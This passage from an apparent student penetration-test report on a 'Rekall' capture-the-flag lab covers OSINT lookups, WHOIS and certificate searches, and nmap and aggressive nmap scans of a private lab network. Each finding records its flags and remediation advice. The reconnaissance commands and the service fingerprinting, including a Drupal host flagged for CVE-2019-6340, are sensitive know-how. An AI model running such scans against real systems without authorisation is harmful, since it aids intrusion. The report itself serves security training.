
Remediation	To remediate Directory Traversal attacks: ● Use a whitelist to restrict access to only files and directories that are needed for the application to function. ● Validate user input by ensuring it does not contain any malicious input characters. ● Use file system APIs to ensure that only authorized files and directories are accessed. ● Use chroot to restrict file system access of the application to a specific directory. ● Use security best practices and stay current with software patches and updates as soon as they become available.

Vulnerability 16	Findings
Title	Attacking Rekall's Linux Servers, Flag 1
Type	Linux OS
Risk Rating	**Medium**
Description	Open Source Exposed Data
Images	Use a Dossier open source tool found within https://osintframework.com/ to find information about the WHOIS domain for the website totalrekall.xyz.  Queried **whois.godaddy.com** with "**totalrekall.xyz**"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1  centralops.net/co/DomainDossier.aspx Getting Started Imported From Fire... Imported from Chr... **Domain Dossier** Investigate domains and IP addresses domain or IP address totalrekall.xyz ☑ domain whois record ☑ DNS records ☑ traceroute ☑ network whois record ☑ service scan go user: anonymous [89.187.164.242] balance: 48 units log in | account info CentralOps.net Do you see Whois records that are missing contact information? Read about reduced Whois data due to the GDPR. **Address lookup** canonical name **totalrekall.xyz.** aliases addresses **34.102.136.180** **flag 1: h8s692hskasd**
Affected Hosts	totalrekall.xyz


Remediation	Similar to remediation of Sensitive Data Exposure (Vulnerability 4), Open Source Exposed Data may be rectified accordingly: ● Conduct a comprehensive reconnaissance of all open source intelligence (OSINT) and identify exposures. Use https://osintframework.com/ as a reference to potential vulnerabilities. ● Implement security measures such as encryption, access controls, and monitoring to protect exposed data. ● Establish policies and procedures for open source information use to include: implementing security awareness training, conducting regular audits, and staying up to date with software patching.

Vulnerability 17	**Findings**
Title	Attacking Rekall's Linux Servers, Flag 2
Type	Linux OS
Risk Rating	**Medium**
Description	Open Source Exposed Data
Images	Flag 2 is the IP address of totalrekall.xyz. Found on Domain Dossier. May also use ping totalrekall.xyz  centralops.net/co/DomainDossier.aspx Getting Started Imported From Fire... Imported from Chr... Domain Dossier Investigate domains and IP addresses go CentralOps.net domain or IP address totalrekall.xyz ☑ domain whois record ☑ DNS records ☑ traceroute ☑ network whois record ☑ service scan user: anonymous [89.137.164.242] balance: 48 units log in | account info Do you see Whois records that are missing contact information? Read about reduced Whois data due to the GDPR. Address lookup canonical name totalrekall.xyz. aliases addresses 34.102.136.180 **flag 2: 34.102.136.180**
Affected Hosts	34.102.136.180
Remediation	Reference Remediation for Vulnerability 16.

<table>
<tr><th>Vulnerability 18</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Attacking Rekall's Linux Servers, Flag 3</td></tr>
<tr><td><b>Type</b></td><td>Linux OS</td></tr>
<tr><td><b>Risk Rating</b></td><td><b>Medium</b></td></tr>
<tr><td><b>Description</b></td><td>Open Source Exposed Data</td></tr>
<tr><td><b>Images</b></td><td>
Using https://osintframework.com/



Search crt.sh/



<table>
<tr><td>Criteria</td><td>Type: Identity Match: ILIKE Search: 'totalrekall.xyz'</td></tr>
</table>


Certificates

<table>
<tr><th>crt.sh ID</th><th>Logged At ⇩</th><th>Not Before</th><th>Not After</th><th>Common Name</th><th>Matching Identities</th><th>Issuer Name</th></tr>
<tr><td>[illegible]</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3
s7euwehd.totalrekall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr>
<tr><td>[illegible]</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3
s7euwehd.totalrekall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr>
<tr><td>[illegible]</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.xyz
www.totalrekall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr>
<tr><td>[illegible]</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.xyz
www.totalrekall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr>
</table>

<b>flag 3: s7euwehd</b>
</td></tr>
<tr><td><b>Affected Hosts</b></td><td>totalrekall.xyz</td></tr>
<tr><td><b>Remediation</b></td><td>Reference Remediation for Vulnerability 16.</td></tr>
</table>

<table>
<tr><th>Vulnerability 19</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Attacking Rekall's Linux Servers, Flag 4</td></tr>
<tr><td><b>Type</b></td><td>Linux OS</td></tr>
<tr><td><b>Risk Rating</b></td><td>High</td></tr>
<tr><td><b>Description</b></td><td>Nmap Scan of Network</td></tr>
<tr><td><b>Images</b></td><td>

Run an Nmap scan on your network to determine the available hosts:



```
┌──(root💀kali)-[~]
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 20:21 EST
Nmap scan report for 192.168.13.10
Host is up (0.000012s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000080s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (6 hosts up) scanned in 21.54 seconds
```


<b>flag 4: 5</b>
</td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1</td></tr>
<tr><td><b>Remediation</b></td><td>

To remediate Nmap scan of network:

- Implement access controls such as firewalls to restrict access to the network and log access attempts.
- Disable unnecessary services and ports to remove network vulnerabilities that could be discovered through Nmap scan.
- Use network segmentation to reduce the attack surface and impact of


</td></tr>
</table>

	Nmap scans. - Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to Nmap scans. - Regularly update software and firmware to address potential vulnerabilities that could be exploited by Nmap scanning.

Vulnerability 20	Findings
Title	Attacking Rekall's Linux Servers, Flag 5
Type	Linux OS
Risk Rating	High
Description	Aggressive Nmap Scan
Images	Run an aggressive scan against the discovered hosts. The flag is the IP address of the host running Drupal. 

```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 20:29 EST
Nmap scan report for 192.168.13.10
Host is up (0.000072s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms 192.168.13.10

Nmap scan report for 192.168.13.11
Host is up (0.000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
Network Distance: 1 hop

TRACEROUTE
```


<table>
<tr>
<td></td>
<td>





```
Nmap scan report for 192.168.13.13
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: 192.168.13.13
```

flag 5: 192.168.13.13


</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>192.168.13.13</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>Reference Remediation for Vulnerability 19.</td>
</tr>
</table>


Vulnerability 21	Findings
Title	Attacking Rekall's Linux Servers, Flag 6
Type	Linux OS
Risk Rating	High
Description	Nessus Scan Report
